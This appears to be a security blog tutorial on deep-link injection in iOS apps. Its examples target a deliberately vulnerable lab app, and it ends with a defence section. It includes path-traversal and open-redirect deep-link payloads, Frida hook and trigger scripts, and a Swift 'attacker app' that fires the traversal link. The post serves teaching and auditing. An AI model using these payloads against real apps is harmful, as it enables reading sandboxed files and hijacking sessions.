
Once an iOS app handles a deep link (custom scheme or Universal Link), the application(_:open:options:) callback receives the URL. What happens next is the bug surface. Apps that route based on the URL’s path and feed extracted parameters into sensitive operations without validating the parameters create a deep-link injection vector that, combined with custom-scheme hijacking or AASA misconfigurations from the previous posts, becomes a real attack chain.
The shape, VulnLabAppiOS’s DeepLinkViewController

Highlight 1 is UIApplication.shared.open(redirectURL) - any URL string from the redirect= parameter is opened without an allowlist check; an attacker can supply a phishing https:// URL or any custom scheme (including other installed apps’ schemes).
Highlight 2 is let fullPath = basePath + filename - file path built by string concatenation with no standardizingPath or prefix validation; a file=../../.../etc/passwd parameter traverses outside the Documents directory.
Three branches, all trusting URL data:
vulnlab://open?redirect=..., opens any URL, includinghttps://phishing.com.vulnlab://login?token=..., supplies a session token to the auth manager. If the app trusts this token, the attacker chooses the session.vulnlab://view?file=../../Library/Preferences/com.vulnlab.iosapp.plist, reads arbitrary files inside the sandbox via path traversal.
The deep link is treated as a fully-trusted source. The values are not validated against any known good state.
The chain with hijacking
If the deep link uses Universal Links with correctly-configured AASA, the URL must originate from https://app.target.com/..., only the user navigating from a trusted source. The attack surface is limited.
If the deep link uses a custom URL scheme, the scheme is hijackable. Combined with parameter injection, the chain is:
- Attacker app registers the same custom scheme as the target.
- Attacker app crafts a deep-link URL with malicious parameters.
- Attacker app calls
UIApplication.shared.open(url). - If iOS picks the target (or the user gets confused in a chooser), the target’s deep-link handler runs with attacker-controlled parameters.
Or:
- Attacker hosts a phishing page that links to the target’s custom scheme.
- User taps the link.
- The target’s handler runs.
The second variant is more reachable but requires phishing infrastructure.
Identifying the bugs
Every custom URL scheme the app handles must be declared in Info.plist — start there:
1
2
plutil -convert xml1 -o stdout Payload/VulnLabAppiOS.app/Info.plist \
  | grep -A 10 CFBundleURLTypes
This shows the registered schemes (e.g. vulnlab). To find which methods handle them, use nm + swift-demangle — on modern Xcode builds the app code lives in a .dylib inside the bundle, not the main binary:
1
2
3
4
5
6
7
nm Payload/VulnLabAppiOS.app/VulnLabAppiOS \
  | xcrun swift-demangle \
  | grep -i 'openURL\|handleURL\|deeplink'
# if empty, the code is in a dylib:
nm Payload/VulnLabAppiOS.app/*.dylib \
  | xcrun swift-demangle \
  | grep -i 'openURL\|handleURL\|deeplink'
application:openURL:options: appears with an @objc thunk — Frida can attach to it. handleURL has no such entry; it is pure Swift and unreachable via ObjC.classes:

For each handler, read the routing logic. The key questions:
- Does the handler validate the URL’s origin? (For Universal Links, this is implicit; for custom schemes, it cannot be.)
- Are the extracted parameters fed into operations that change app state?
- Are the parameters validated before use (e.g., the amount range-checked, the recipient ownership-checked)?
Runtime hook - resolve delegate and view controller classes dynamically (Swift registers them as VulnLabApp.*):
1
2
3
4
5
6
7
8
9
10
11
12
13
// frida -U -f com.vulnlab.iosapp --no-pause -l hook.js
setTimeout(function () {
    const delegate = ObjC.classes.UIApplication.sharedApplication().delegate();
    const appSel = '- application:openURL:options:';
    if (delegate.$class[appSel]) {
        Interceptor.attach(delegate.$class[appSel].implementation, {
            onEnter: function (args) {
                console.log('[application:openURL:] ' + new ObjC.Object(args[3]));
            }
        });
    }
    console.log('[*] watching deep-link handler');
}, 2000);
Note: handleURL is a pure Swift method with no ObjC thunk — ObjC.classes cannot see it. The application:openURL:options: hook intercepts the URL before it reaches handleURL, which is sufficient.

Trigger from the Frida REPL:
1
2
3
4
5
ObjC.schedule(ObjC.mainQueue, function () {
    const url = ObjC.classes.NSURL.URLWithString_(
        'vulnlab://view?file=../../Library/Preferences/com.vulnlab.iosapp.plist');
    ObjC.classes.UIApplication.sharedApplication().openURL_(url);
});
The trace shows the URL the delegate received.
Attacker app
1
2
3
4
5
6
7
8
9
10
11
class AttackerAppDelegate: UIResponder, UIApplicationDelegate {
    func applicationDidFinishLaunching(_ application: UIApplication) {
        // Fire VulnLabAppiOS's vulnerable deep link:
        //   - open redirect to attacker's phishing page
        //   - token theft via UserDefaults persistence
        //   - path traversal reading sandbox plist
        let url = URL(string:
            "vulnlab://view?file=../../Library/Preferences/com.vulnlab.iosapp.plist")!
        UIApplication.shared.open(url)
    }
}
Or for a Universal Link target with broken AASA:
1
2
let url = URL(string: "https://app.vulnlabapp.example.com/view?file=../../Library/Preferences/com.vulnlab.iosapp.plist")!
UIApplication.shared.open(url)
If AASA verification failed, the URL opens in Safari, which shows a “tap to open in app” page that re-fires the custom-scheme fallback. The chain completes.
The path-confusion class of bugs
A subtler bug: the handler uses path-prefix matching that the developer expected to be exclusive:
1
2
3
4
5
if url.path.hasPrefix("/auth/") {
    // auth handling
} else if url.path.hasPrefix("/auth-light/") {
    // public-auth handling
}
The string hasPrefix does not check for component boundaries. /auth-light/foo has prefix /auth/? No, but /auth/foo also has prefix /auth-light? Also no. But /auth/../auth-light/foo (URL-encoded) might normalize differently depending on the parser, leading to a path that matches the wrong branch.
Use url.pathComponents instead of string matching for robust path routing.
Defence
Three layers:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
// 1. Validate the URL origin
guard url.host == "app.vulnlabapp.example.com" else { return false }   // only for Universal Links

// 2. Validate each extracted parameter
guard let redirect = params["redirect"]?.value,
      let redirectURL = URL(string: redirect),
      let host = redirectURL.host,
      allowedHosts.contains(host)
else { return false }

// 3. Re-confirm with the user for sensitive operations
showConfirmation(message: "Confirm action via deep link") { confirmed in
    if confirmed { /* execute */ }
}
The combination, origin check + parameter validation + user confirmation, closes the chain.
Closing
iOS deep-link parsing is the surface where URL data becomes app state. The audit is reading the handler and asking what each extracted parameter does. Worth checking on every iOS app that handles deep links, especially with banking, payments, and authentication flows.
Happy Hacking !!